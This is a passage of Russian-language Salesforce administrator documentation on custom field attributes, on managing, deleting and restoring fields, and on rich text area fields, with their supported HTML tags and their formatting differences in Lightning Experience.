Знаки после запятой	Данное поле определяет количество символов для полей чисел, валюты, процентов и геолокации, расположенных справа от десятичной запятой. При необходимости система округляет введенные десятичные числа. Например, если поле «Знаки после запятой» содержит значение *«2»*, то число *«4,986»* автоматически округляется до числа «4,99».
Значение по умолчанию	Значение, применяемое при создании записи. Чтобы использовать стандартное значение при создании записей, выберите значение **«Флажок установлен»** или **«Флажок снят»** как стандартное для настраиваемых полей типа «Кнопка-флажок». Не рекомендуем назначать

Поле	Описание
	стандартные значения полям, которые одновременно являются обязательными и уникальными, ввиду возможного возникновения ошибок уникальности. См. раздел «Общие сведения о стандартных значениях полей» на странице 5851.
Описание	Текст, описывающий настраиваемое поле. Данное описание предназначено только для администрирования и не отображается пользователям на соответствующих страницах просмотра и редактирования сведений о записи.
Формат отображения	Чтобы настроить параметры форматирования полей автонумерации (например, минимальное количество начальных нулей и префикс или индекс числа), заполните поле «Формат отображения». Чтобы начать работу, введите обязательное минимальное значение **{0}**. Оно будет использоваться в качестве структурного нуля для полей автонумерации, которые не содержат начальных нулей. Добавьте префикс перед структурным нулем и вставьте любой текст индекса после структурного нуля. Вставьте любые префиксы или индексы даты в формате **{ГГ}**, **{ГГГГ}**, **{ММ}** или **{ДД}**, которые соответствуют дате по Гринвичу. Дополнительную информацию об использовании форматов автонумерации при заполнении поля «Формат отображения» см. в подразделе «Примеры форматирования полей автонумерации» на странице 5814.
Зашифровано	Если установлен флажок, это настраиваемое поле зашифровано посредством технологии шифрования платформы Shield. Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?
Имя внешнего столбца	Доступно только для внешних объектов. Данное поле позволяет соотносить настраиваемое поле со столбцом таблицы внешнего источника данных. При использовании поля взаимосвязи поиска укажите столбец внешней таблицы, содержащий 18-значные коды Salesforce.
Внешний код	Каждый объект, поддерживающий настраиваемые поля, может содержать не более семи настраиваемых полей автонумерации, эл. почты, чисел или текста, используемых как внешний код. Поле «Внешний код» содержит идентификаторы записи из системы, находящейся за пределами Salesforce. Поле «Внешний код» может использоваться для обновления или обновления и вставки записей посредством API. При использовании API или мастеров импорта данных для настраиваемых объектов и решений данное поле позволяет предотвратить создание повторов путем назначения полю статуса уникального.

Поле	Описание
	Прим.: Настраиваемые поля, помеченные как уникальные, учитываются ограничением объекта, составляющим не более семи полей «Внешний код». Настраиваемая индексация, выполняемая системой Salesforce автоматически в фоновом режиме, *не* учитывается ограничениями для поля «Внешний код». Недоступно для внешних объектов. Каждый внешний объект содержит стандартное поле «Внешний код». Его значения однозначно определяют каждую запись внешнего объекта в организации.
Критерий фильтрации	Критерии, используемые для выбора группы записей, необходимых для вычисления значения поля сводного резюмирования.
Фильтрация отключена	При использовании настраиваемых полей внешних объектов определяет доступность поля для фильтрации.
Формулы	Данное поле позволяет вводить формулу для поля настраиваемой формулы или настраиваемую формулу резюмирования для отчетов.
Текст справки	Всплывающий текст справки, отображаемый при наведении указателя мыши на поле.
Является полем имени	При использовании текстовых полей внешнего объекта определяет данное настраиваемое поле в качестве поля имени внешнего объекта. Недоступно для полей типа «Область текста». По умолчанию стандартное поле «Внешний код» является полем имени внешнего объекта. При установке данного флажка убедитесь, что поле «Имя внешнего столбца» определяет столбец таблицы, содержащий значения имени. Каждый внешний объект может содержать только одно поле имени. Salesforce хранит значения полей имен из каждой строки, полученной из внешней системы, но только для внутреннего использования. Этот алгоритм не применяется к внешним объектам, связанным с внешним источником данных большого объема.
Метка	Имя настраиваемого поля.
Длина (для текстовых полей)	Данное поле определяет максимальное количество символов, которое может быть введено в текстовое поле (не более 255 символов).
Длина (для полей чисел, валюты и процентов)	Данное поле определяет количество цифр, которое может быть введено слева от десятичной запятой в поле чисел, валюты или процентов (например, при значении «3» можно ввести число «123,98»).
Символ маски	Данное поле определяет символ, который должен заменить скрытые символы зашифрованного текстового поля. Доступные значения: «*» и «X».
Тип маски	Данное поле определяет скрытые символы текстового поля, зашифрованного классическим шифрованием, и наличие тире.

Поле	Описание
	Замаскированные символы скрываются посредством символа, выбранного в поле «Символ маски». Доступные значения: **Скрыть все символы** Все символы поля скрыты. **Показать последние четыре символа** Все символы, кроме последних четырех, скрыты. **Номер кредитной карты** Первые 12 символов скрыты; последние 4 символа отображаются. Система Salesforce автоматически вставляет тире после каждого четвертого символа. **Номер социального страхования** Все символы скрыты. Если поле содержит девять символов, то система Salesforce автоматически вставляет пробелы после каждой пары символов. Рекомендуем использовать данное значение для полей социального страхования в Великобритании. **Номер социального обеспечения** Первые 5 символов скрыты; последние 4 символа отображаются. Система Salesforce автоматически вставляет тире после третьего и пятого символов. **Номер социального страхования** Все символы, кроме последних трех, скрыты. Система Salesforce автоматически вставляет тире после третьего и шестого символов.
Основной объект	Объект, являющийся основным во взаимосвязи «Основная—подробная», которая используется для отображения значения поля сводного резюмирования.
Метка связанного списка	Заголовок связанного списка, отображающего связанные дочерние записи.
Связано с	Имя связанного объекта.
Обязательно	Данное поле назначает полю статус обязательного во всех областях Salesforce. Недоступно для внешних объектов. Обязательные настраиваемые поля участников кампании должны содержать стандартные значения. Не рекомендуем назначать стандартные значения полям, которые одновременно являются обязательными и уникальными, ввиду возможного возникновения ошибок уникальности. См. раздел «Требование ввода поля для обеспечения качества данных» на странице 5902.

Поле	Описание
Тип сводки	Данное поле позволяет выбрать нужный тип вычисления для полей сводного резюмирования. **Тип** — **Описание** COUNT — Данный тип резюмирования суммирует количество связанных записей. SUM — Данный тип резюмирования суммирует значения поля, выбранного в параметре «Поле для объединения». Доступны только поля чисел, валюты и процентов. MIN — Данный тип резюмирования отображает минимальное значение поля, выбранного в параметре «Поле для объединения», для всех связанных записей. Доступны только поля чисел, валюты, процентов, даты и даты/времени. MAX — Данный тип резюмирования отображает максимальное значение поля, выбранного в параметре «Поле для объединения», для всех связанных записей. Доступны только поля чисел, валюты, процентов, даты и даты/времени.
Начальный номер	Поле автонумерации «Начальный номер» может содержать значение не более 1 миллиарда. Чтобы применить автоматическую нумерацию ко всем текущим записям, начинающимся с введенного начального номера, установите флажок «Создать автонумерацию для текущих записей». В противном случае следующей введенной записи назначается начальный номер, а предыдущие записи содержат пустое поле. При использовании интересов номер назначается только непреобразованным интересам. При создании записей значение поля «Начальный номер» увеличивается в соответствии с числом, которое будет назначено следующему новому полю автонумерации. После создания поля автонумерации параметр «Начальный номер» нельзя редактировать. Чтобы редактировать значение параметра «Начальный номер», измените тип поля автонумерации на текстовый, а затем обратно. Чтобы обнулить значения параметра «Начальный номер» для полей объектов в управляемом пакете, удалите и повторно установите пакет. Внимание: Убедитесь в отсутствии записей с дублированными номерами автозаполнения. Поле автонумерации может содержать не более 10 цифр и 20 дополнительных символов для префикса или индекса.

Поле	Описание
	Прим.: • Metadata API не позволяет получить начальный номер поля автонумерации. Чтобы указать «Начальный номер» при развертывании, добавьте тег `startingNumber` к полю в файле `package.xml`. Например: `<startingNumber>42</startingNumber>` • Если при запуске окажется, что значение параметра «Начальный номер» не указано в файле `package.xml`, начальным номером по умолчанию будет `0`. Начальным номером для настраиваемых полей по умолчанию является `1`.
Параметр общего доступа	Атрибут «Параметр общего доступа» для поля взаимосвязи «Основная—подробная» определяет уровень общего доступа к основной записи для создания, редактирования или удаления связанных подробных записей.
Сортировка отключена	При использовании настраиваемых полей внешних объектов определяет доступность поля для сортировки.
Итоговый объект	Объект, являющийся подробным во взаимосвязи «Основная—подробная», которая используется для отображения значения, вычисленного в поле сводного резюмирования.
Уникальное	Данный флажок предотвращает повторяющиеся значения поля. Данный флажок позволяет обрабатывать идентичные значения текстовых полей, различающиеся только регистром, как уникальные. Чтобы применить уникальность без учета регистра, выберите «Рассматривать `"АБВ"` и `"абв"` как повторяющиеся значения». Чтобы применить уникальность с учетом регистра, выберите «Рассматривать `"АБВ"` и `"абв"` как разные значения». Прим.: Некоторые символы используют однобайтовую и двухбайтовую версии. Например, обе версии поддерживаются всеми следующими символами: “!@#$%^&*()\{\}[]\\|:";',.<>?/~`”. При сравнении значений уникальных полей обе версии данных символов считаются идентичными. Прим.: Настраиваемые поля, помеченные как уникальные, учитываются ограничением объекта, составляющим не более семи полей «Внешний код». Настраиваемая индексация, выполняемая системой Salesforce автоматически в фоновом режиме, *не* учитывается ограничениями для поля «Внешний код».
Значения	Данное поле содержит доступные значения для раскрывающихся списков; каждое значение может содержать не более 255 символов. При необходимости выберите упорядочивание записей раскрывающихся

Поле	Описание
	списков по алфавиту. При необходимости выберите первое значение в качестве стандартного. Если выбраны оба варианта, система Salesforce упорядочивает записи по алфавиту и устанавливает первое значение в качестве стандартного. При использовании раскрывающихся списков со множественным выбором введите список значений, выберите применяемые параметры сортировки и укажите количество значений, которое должно одновременно отображаться на страницах редактирования. Количество значений определяет высоту поля.

Примеры форматирования полей автонумерации

Чтобы настроить формат отображения для полей автонумерации, воспользуйтесь примерами ниже.

Формат	Отображаемые значения
{0}	3 66 103
{000}	003 066 103
Образец- {00000}	Образец- 00003 Образец- 00666 Образец- 10023
Значение- {00} {ММ} {ДД} {ГГ}	Значение- 03 12 02 04 Значение- 76 03 03 04 Значение- 123 11 09 04
Заказ №{0} {ММ}-{ДД}-{ГГ}	Заказ №12233 12-20-04 Заказ №25 06-07-04 Заказ №3 07-07-04

СМ. ТАКЖЕ:

- Создание настраиваемых полей
- Создание взаимосвязи «Многие ко многим»

Управление полями конкретного объекта

1. С помощью параметров управления для объекта, чьи поля нужно посмотреть, перейдите к пункту «Поля».
2. Нажмите метку поля.
3. Чтобы изменить настраиваемое поле, добавить текст настраиваемой справки или изменить тип данных, нажмите кнопку **«Правка»**.
4. Чтобы удалить настраиваемое поле, являющееся компонентом пакета «Управляемый — выпущенный», нажмите кнопку **«Удалить»**.
5. Чтобы настроить доступ пользователей к полю, нажмите кнопку **«Настроить параметры безопасности полей»**. Доступ к этому параметру определяется версией продукта, которую вы используете.
6. Чтобы просмотреть пользователей, имеющих доступ к полю на основе полномочий и типа записи, нажмите кнопку **«Просмотр доступности поля»**. Доступ к этому параметру определяется версией продукта, которую вы используете.
7. Если настраиваемое поле является зависимым раскрывающимся списком, щелкните ссылку **«Изменить»** напротив нужного управляющего поля, чтобы изменить правила зависимости.
8. Чтобы восстановить поле и его данные, щелкните **«Восстановить»**. Данное действие доступно только в том случае, если поле удалено с возможностью восстановления. Алгоритм восстановленного поля может отличаться от алгоритма исходного поля. Дополнительную информацию о восстановлении полей см. в разделе «Управление удаленными настраиваемыми полями».

Прим.: Если организация использует организации-лица, то страница «Поля организаций» содержит поля организаций-лиц и организаций-компаний.

Организации-лица используют поля организаций и контактов. Ниже перечислены поля контактов, доступные для организаций-лиц, но недоступные для организаций-компаний.

- Поля в списке «Организация: стандартные поля», помеченные значком организации-лица.
- Поля в списке «Контакт: настраиваемые поля и взаимосвязи».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Стандартные поля недоступны в версии **Database.com**

Внешние объекты Salesforce Connect доступны в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Создание настраиваемых наборов данных

Редактирование настраиваемых полей

1. В разделе настроек управления для объекта перейдите в раздел «Поля».
2. Щелкните **«Правка»** напротив имени поля.
3. Измените атрибуты поля. Доступные атрибуты определяются типом поля.

   При редактировании раскрывающегося списка можно изменить его пункты и значения. Параметры раскрывающихся списков см. в «Добавление и изменение значений раскрывающихся списков» на странице 5828.
4. При необходимости определите текст настраиваемой справки для поля.
5. При необходимости определите фильтр поиска для полей взаимосвязи «Поиск» и «Основная — подробная».
6. Чтобы изменить формулу, нажмите кнопку **«Далее»**.
7. Чтобы настроить параметры безопасности поля в версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition, нажмите кнопку **«Далее»**.

Прим.:

- Редактирование полей может инициировать одновременное изменение большого количества записей. Для эффективной обработки этих изменений запрос пользователя может быть поставлен в очередь, а после его выполнения будет отправлено электронное уведомление.
- Чтобы определить способ отображения связанного списка настраиваемого объекта на странице сведений о родительской записи, измените макет страницы родительской записи. Например, чтобы изменить поля, отображаемые в связанном списке настраиваемого объекта на страницах сведений об организациях, измените макет страницы организаций.
- Если код Apex ссылается на настраиваемое поле, то параметр «Имя поля» не может быть изменен.
- При редактировании полей для организаций, возможностей, обращений, контактов или настраиваемых объектов рекомендуем проверить любые правила общего доступа на основе критериев, использующие данные поля. Изменение поля может влиять на записи, предназначенные для общего доступа.

СМ. ТАКЖЕ:

Определение стандартных значений полей

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Стандартные объекты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения полей:

- Настройка приложения

Удаление полей

1. В разделе настроек управления для объекта перейдите в раздел «Поля».
2. Щелкните ссылку **«Удал.»** напротив имени нужного поля.
3. Чтобы подтвердить удаление, установите флажок «Да, удалить настраиваемое поле» и нажмите кнопку **«Удалить»** в окне предупреждения.

   Удаленные настраиваемые поля и их данные хранятся в течение 15 дней или до момента удаления самой организацией (в зависимости от того, что наступит ранее). В течение этого времени удаленные поля и данные могут быть восстановлены. Дополнительную информацию о восстановлении удаленных настраиваемых полей и взаимосвязей см. в разделе «Управление удаленными настраиваемыми полями» на странице 5818.

Прим.:

- Прежде чем удалить настраиваемое поле, просмотрите области его использования. Настраиваемое поле, используемое другими компонентами, не может быть удалено. Например, настраиваемое поле, используемое обновлением поля или Apex, не может быть удалено.
- Поле, обновляемое фоновым заданием (например, обновление поля сводного резюмирования), не может быть удалено. Дождитесь завершения фонового задания и повторите попытку.
- Удаление настраиваемого поля инициирует удаление всех данных журнала поля и прекращение отслеживания изменений.
- Периодически система выполняет фоновый процесс, который позволяет очистить метаданные, связанные с удаленными настраиваемыми полями. Данный процесс влияет на поля «Дата последнего изменения» и «Последнее изменение сделано», используемые в макетах страниц, типах записей и настраиваемых объектах.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления настраиваемых полей:

- Настройка приложения

Управление удаленными настраиваемыми полями

Удаленные настраиваемые поля и их данные хранятся в течение 15 дней или до момента удаления самой организацией (в зависимости от того, что наступит ранее). В течение этого времени удаленные поля и данные могут быть восстановлены.

Тем не менее, поле продолжает учитываться максимальным количеством настраиваемых полей, разрешенным в организации. Удаленное поле также учитывается для всех применимых ограничений данного типа поля. Например, удаленное настраиваемое поле сводного резюмирования учитывается максимальным количеством полей сводного резюмирования для используемой версии Salesforce.

1. В разделе настроек управления для объекта перейдите в раздел «Поля».
2. Щелкните ссылку **«Удаленные поля»** внизу списка настраиваемых полей и взаимосвязей. Общее количество удаленных настраиваемых полей для данного объекта указано в скобках. Данная ссылка отображается только при наличии удаленного настраиваемого поля.
3. Ниже перечислены действия, доступные в списке удаленных полей.
   - Чтобы просмотреть сведения о поле, щелкните метку нужного поля.
   - Чтобы безвозвратно удалить настраиваемое поле и его данные, щелкните **«Удалить»**.
   - Чтобы восстановить поле и его данные, щелкните **«Восстановить»**. Некоторые атрибуты удаленных полей не могут быть восстановлены автоматически. Чтобы восстановить эти атрибуты вручную, выполните указанные ниже действия.
     a. Добавьте поле в любые макеты страниц, измененные при удалении настраиваемого поля. Восстановленное поле сохраняется в отчетах и макетах страниц, которые не редактировались.
     b. При необходимости назначьте полю статус уникального. Система Salesforce автоматически удаляет атрибут уникальности из любого удаленного настраиваемого поля.
     c. При необходимости назначьте полю статус обязательного. Система Salesforce автоматически удаляет атрибут обязательности из любого удаленного настраиваемого поля.
     d. Добавьте настраиваемое поле в соответствующие пакеты Force.com AppExchange. Система Salesforce автоматически удаляет удаленные настраиваемые поля из соответствующих пакетов.
     e. При необходимости преобразуйте любые взаимосвязи «Поиск» во взаимосвязи «Основная—подробная». Система Salesforce преобразует все удаляемые взаимосвязи во взаимосвязи «Поиск». Чтобы преобразовать взаимосвязь «Поиск» во взаимосвязь «Основная—подробная», заполните все соответствующие записи нужными данными.
     f. Переопределите любые зависимости полей, удаленные системой Salesforce при удалении поля.
     g. Отредактируйте и сохраните любые поля формулы. Сохранение инициирует проверку синтаксиса. При необходимости исправьте найденные ошибки.
     h. При необходимости настройте функцию отслеживания журнала поля. Если список полей, предназначенных для отслеживания журнала, изменяется во время процесса удаления, то восстановленное поле исключается из отслеживания журнала.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Макеты страниц и поля интересов недоступны в версиях: **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления удаленных настраиваемых полей и взаимосвязей:
- Настройка приложения

Для необратимого удаления настраиваемых полей или взаимосвязей:
- Настройка приложения

Примечания по восстановленным настраиваемым полям

- При удалении настраиваемого поля имя разработчика дополняется следующими символами (если удаленное поле еще не содержит имени разработчика): «_del». Данные символы сохраняются при восстановлении настраиваемого поля.
- Поля формулы восстанавливаются в отключенном состоянии, поэтому могут содержать обновленные данные только после их редактирования и сохранения. Если поле формулы отключено, то формула возвращает значение «#Ошибка!».
- Восстановленные поля отображаются в результатах поиска только через некоторое время после их восстановления. Отображение восстановленного настраиваемого поля и его данных в результатах поиска может занять некоторое время.
- Поля интересов, соотнесенные с полями организаций, контактов или возможностей для преобразования интересов, сохраняют свои соотнесения при восстановлении.
- Поля типа «Автонумерация» сохраняют нумерацию после удаления и содержат правильные значения после восстановления.
- Данные журнала восстанавливаются для удаленного настраиваемого поля.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Дополнительные параметры настраиваемых полей

Изменение макетов страниц

Чтобы изменить расположение нового настраиваемого поля, измените макет страницы для соответствующей вкладки.

Использование типов записей

Если организация использует типы записей, измените значения раскрывающегося списка, доступные для типа записи.

Отслеживание журнала настраиваемого поля

Пользователь может выбрать настраиваемые поля для отслеживания в связанном списке «Журнал» настраиваемых и основных стандартных объектов. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Данные журнала не учитываются в ограничениях, заданных для хранилища организации.

Использование средства перевода

Если организация использует средство перевода, уведомите переводчиков о необходимости перевода новых полей.

Настраиваемые поля действий

Настраиваемые поля действий могут применяться только к задачам, только к событиям или к обоим типам действий. Например, создайте поле «Затраченное время» и добавьте его в макеты страниц событий и задач.

Соотнесение настраиваемых полей интересов

Чтобы выбрать настраиваемые поля интересов, которые должны быть соотнесены с настраиваемыми полями организаций, контактов или возможностей во время преобразования интереса, щелкните **«Соотнесение полей интересов»**.


СМ. ТАКЖЕ:

Какие поля можно шифровать?

Редактирование полей типа «Область обогащенного текста» в записях

Чтобы изменить внешний вид текста, включая добавление изображений и гиперссылок, воспользуйтесь полями типа «Область обогащенного текста».

Содержимое полей типа «Область обогащенного текста» может быть отформатировано посредством редактора обогащенного текста. Редакторы обогащенного текста для настраиваемых полей в Lightning Experience и Salesforce1 слегка отличаются от редакторов в Salesforce Classic.



- Кнопки выравнивания текста (1) отображаются после кнопок списка и отступов.
- Кнопка «Удалить форматирование» (2) удаляет форматирование текста.
- Семейство шрифтов по умолчанию (3) включает Salesforce Sans, Arial, sans-serif вместо Arial, Verdana, Trebuchet MS, sans-serif.
- Кнопки «Отменить» и «Вернуть» больше недоступны. Для отмены и восстановления форматирования содержимого можно использовать сочетания клавиш на клавиатуре. В Windows для отмены последнего действия нажмите клавиши CTRL + Z, а для повтора последнего действия — CTRL + Y. В Mac OS используйте сочетания клавиш Cmd + Z и Cmd + Y. Отменить и вернуть изменения можно также с помощью меню «Правка» в браузере.

Прим.: Для форматирования содержимого рекомендуется использовать панель инструментов. Редактор обогащенного текста поддерживает только интерфейс WYSIWYG. Нельзя редактировать HTML-теги. При копировании и вставке содержимого с веб-страницы или из другого источника в редактор неподдерживаемые теги удаляются. Содержимое неподдерживаемых тегов сохраняется в виде обычного текста.

Советы по внедрению

- Чтобы определить размер окна редактора для поля обогащенного текста, измените свойство **«Количество отображаемых строк»** при настройке поля.
- При просмотре или печати содержимого система Salesforce сохраняет отформатированную версию обогащенного текста.
- Поиски содержимого, полям которого назначается тип «Область обогащенного текста», пропускают изображения и теги.
- Удаление поля типа «Область обогащенного текста» инициирует его перемещение в раздел «Удаленные поля» страницы сведений о настраиваемом объекте или типе статьи Salesforce Knowledge.
- Поля типа «Область обогащенного текста» могут быть преобразованы только в поля типа «Область подробного текста». Все изображения удаляются при следующем сохранении поля типа «Область подробного текста». Преобразованное поле типа «Область подробного текста» использует скрытую разметку, которая удаляется из записи только после ее сохранения. При необходимости разметка может быть восстановлена.

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»

- Текстовая часть поля типа «Область обогащенного текста» учитывается хранилищем данных как объект, содержащий поле.

Вставка содержимого из внешних источников

- Текст можно скопировать из внешних источников (например, Microsoft® Word), но его форматирование может быть потеряно.
- JavaScript и CSS обрабатываются как текст. Например, если идея создается посредством API, то код JavaScript или CSS удаляется без предупреждения. Система Salesforce поддерживает ограниченное количество разрешенных HTML-тегов.
- Если формула содержит поле типа «Область обогащенного текста», то HTML-теги исключаются перед выполнением формулы.
- Поля области обогащенного текста можно фильтровать. Они служат источником сводки в отчетах, однако теги HTML и особое форматирование не включаются в результаты поиска. Например выражение `<b>какой-то</b> <i>текст</i>` получает вид «какой-то текст», а не какой-то текст или **какой-то** *текст*.
- Поле области обогащенного текста можно использовать в стандартном письме, но в результирующем документе HTML-ссылки будут отображаться в форме текста, а изображения не будут включены.

Изображения в полях типа «Область обогащенного текста»

- Максимальный размер изображения, доступного для загрузки в поле типа «Область обогащенного текста», составляет 1 МБ. Можно загружать только файлы `GIF`, `JPG` и `PNG`.
- Чтобы загрузить большое количество изображений, воспользуйтесь интерфейсом API 20.0 или более поздней версии. Дополнительную информацию см. в *Force.com SOAP API Developer's Guide*.

  Прим.: При загрузке изображений посредством интерфейса API атрибут `alt` заполняется только в отдельных случаях.

- Изображения, загруженные в поле типа «Область обогащенного текста», извлекаются при выполнении еженедельного экспорта организации и добавляются в экспортированные данные.
- Изображения в полях типа «Область обогащенного текста» учитываются хранилищем файлов как объект, содержащий поле.
- Нельзя добавить гиперссылку на изображение.
- Не допускается загрузка изображения в область обогащенного текста посредством протокола `file://` в поле **URL**. Вместо этого используйте `http:`, `https:`, `data:`, `//`, `/` или соответствующий URL-адрес.

Поддержка форматирования

Мощные возможности редактора обогащенного текста заключены в его интерфейсе WYSIWYG, поэтому введите содержимое в редакторе и по максимуму отформатируйте его с помощью панели инструментов. При вставке отформатированного содержимого из другого источника возможны небольшие различия форматирования в Lightning Experience и Salesforce1. Далее приведены особенности форматирования, о которых нужно помнить.

Внимание: При добавлении настраиваемого поля типа «Область обогащенного текста» в Salesforce Classic и редактировании этого поля в Lightning Experience также возможны различия в форматировании. Сохранение изменений в Lightning Experience переопределяет исходное форматирование в Salesforce Classic, и наоборот. Можно также изменить некоторые элементы форматирования с помощью панели инструментов или перейти в Salesforce Classic для внесения правок.

Списки определений

Форматирование для списков определений сохраняется, но оформление в Lightning Experience и Salesforce1 выглядит по-разному. В частности, термины в определениях не выделяются полужирным шрифтом, а описания не содержат отступов.

Шрифты

При вставке текста с предопределенным начертанием, цветом или размером шрифта тег `font` преобразуется в тег `span` с атрибутом `style`.

Заголовки

Встроенные стили для тегов `h1`, `h2`, `h3`, `h4`, `h5` и `h6` не поддерживаются и игнорируются.

Гиперссылки

Гиперссылки всегда открываются в новом окне или на новой вкладке в Lightning Experience и Salesforce1. Если ввести гиперссылку с другим значением `target` в Salesforce Classic и отредактировать поле обогащенного текста в Lightning Experience или Salesforce1, значение `target` будет преобразовано в `_blank`.

Встроенные стили

В Salesforce Classic встроенные стили поддерживаются для тегов `div`, `span`, `p`, `br` и `hr`. В Lightning Experience и Salesforce1 встроенные стили поддерживаются только для тегов `span`.

Списки

Вложение маркированного списка в нумерованный и нумерованного списка в маркированный не поддерживаются. В случае вложения нумерованного списка в маркированный (4) нумерованный список при вставке в редактор преобразуется в маркированный (5). При вложении маркированного списка в нумерованный (6) маркированный список преобразуется в нумерованный (7).



Внимание: При редактировании существующего поля типа «Область обогащенного текста», содержащего вложенный список другого типа, в Lightning Experience и Salesforce1 вложенный список преобразуется в список того же типа, что и родительский, как описано выше. Вложенные списки будут усовершенствованы в последующих выпусках.

Поддерживаются вложенные списки одного типа. Однако при вставке в редактор вложенного списка в Lightning Experience и Salesforce1 формируется единый список. Например, при вставке одного маркированного списка, вложенного в другой маркированный список (8), создается единый маркированный список (9). Для настройки форматирования вложенных списков одного типа (рис. (8) и (9)) используйте панель инструментов. Чтобы создать или удалить элемент вложенного списка, можно нажать клавишу TAB или клавиши SHIFT + TAB.



Прим.: В Lightning Experience и Salesforce1 вставка списков, скопированных из Microsoft® Word, не поддерживается и приводит к преобразованию элементов списка в абзацы. Хотя внешне элементы выглядят как список, они будут вставлены в виде тегов `p`.

Абзацы

При нажатии клавиши ВВОД создается абзац, и к тексту добавляется отступ во время сохранения в Lightning Experience и Salesforce1.

Таблицы

В Salesforce Classic, Lightning Experience и Salesforce1 вставка таблиц поддерживается, но редактировать можно только содержимое внутри таблиц.

Разметка уровня текста

- Если адреса содержат теги `address`, форматирование списка, включающего эти адреса, удаляется.
- Переопределение текущего направления текста с помощью тегов `bdo` не поддерживается.
- Вложенные цитаты с использованием тегов `q` не поддерживаются.
- Теги `strike` для зачеркивания текста преобразуются в теги `s`.
- Отображение текста моноширинным шрифтом с помощью тегов `tt` не поддерживается.

В следующей таблице перечислены поддерживаемые HTML-теги и особенности форматирования в Lightning Experience и Salesforce1. При редактировании поля обогащенного текста или вставке текста с неподдерживаемыми тегами в Lightning Experience и Salesforce1 эти теги удаляются. Содержимое неподдерживаемых тегов сохраняется в виде обычного текста.

HTML-теги, поддерживаемые в Salesforce Classic	Поддерживаются ли в настраиваемых полях в Lightning Experience и Salesforce1?	Примечания для Lightning Experience и Salesforce1
`a`	✔	Для атрибута `target` всегда установлено значение `_blank`. Этот тег удаляется, если отсутствует значение `href`.
`abbr`	✔	
`acronym`		Этот тег преобразуется в тег `abbr`.
адрес	✔	Когда текст с этим тегом добавляется внутрь списка и вставляется в редактор, теги списка `ol`, `li` и `ul` удаляются. Некоторые теги, стоящие перед тегом `address`, включаются в теги `address`.
`b`	✔	
`bdo`		Переопределение текущего направления текста не поддерживается.

HTML-теги, поддерживаемые в Salesforce Classic	Поддерживаются ли в настраиваемых полях в Lightning Experience и Salesforce1?	Примечания для Lightning Experience и Salesforce1
big	✓	
blockquote	✓	Последовательные блочные цитаты объединяются.
br	✓	
caption	✓	
cite	✓	
code	✓	
col	✓	
colgroup	✓	
dd	✓	Описания в определениях не содержат отступов.
del	✓	
dfn	✓	
div	✓	
dl	✓	
dt	✓	Термины в определениях не выделяются полужирным шрифтом.
em	✓	
font		При вставке текста с предопределенным начертанием, цветом или размером шрифта тег `font` преобразуется в тег `span` с атрибутом `style`.
h1	✓	Встроенные стили в заголовках не поддерживаются.
h2	✓	Встроенные стили в заголовках не поддерживаются.
h3	✓	Встроенные стили в заголовках не поддерживаются.
h4	✓	Встроенные стили в заголовках не поддерживаются.
h5	✓	Встроенные стили в заголовках не поддерживаются.
h6	✓	Встроенные стили в заголовках не поддерживаются.
hr	✓	
i	✓	
img	✓	
ins	✓	

HTML-теги, поддерживаемые в Salesforce Classic	Поддерживаются ли в настраиваемых полях в Lightning Experience и Salesforce1?	Примечания для Lightning Experience и Salesforce1
kbd	✓	
li	✓	При вставке вложенного списка того же типа (например, маркированного списка, вложенного в маркированный список) формируется единый список. Для настройки форматирования списка используйте панель инструментов.
ol	✓	В случае вложения упорядоченного (нумерованного) списка в неупорядоченный (маркированный) упорядоченный список преобразуется в неупорядоченный.
p	✓	
pre	✓	
q	✓	Вложенные цитаты не поддерживаются.
s	✓	
samp	✓	
small	✓	
span	✓	Этот тег добавляется внутрь тега p, в результате чего вокруг текста появляются дополнительные отступы.
strike	✓	Этот тег преобразуется в тег s, внешний вид не изменяется.
strong	✓	
sub	✓	Вложенные теги sub объединяются.
sup	✓	Вложенные теги sup объединяются.
таблица	✓	
tbody	✓	
td	✓	
tfoot	✓	
th	✓	
thead	✓	
tr	✓	
tt		Этот тег преобразуется в тег code.
u	✓	

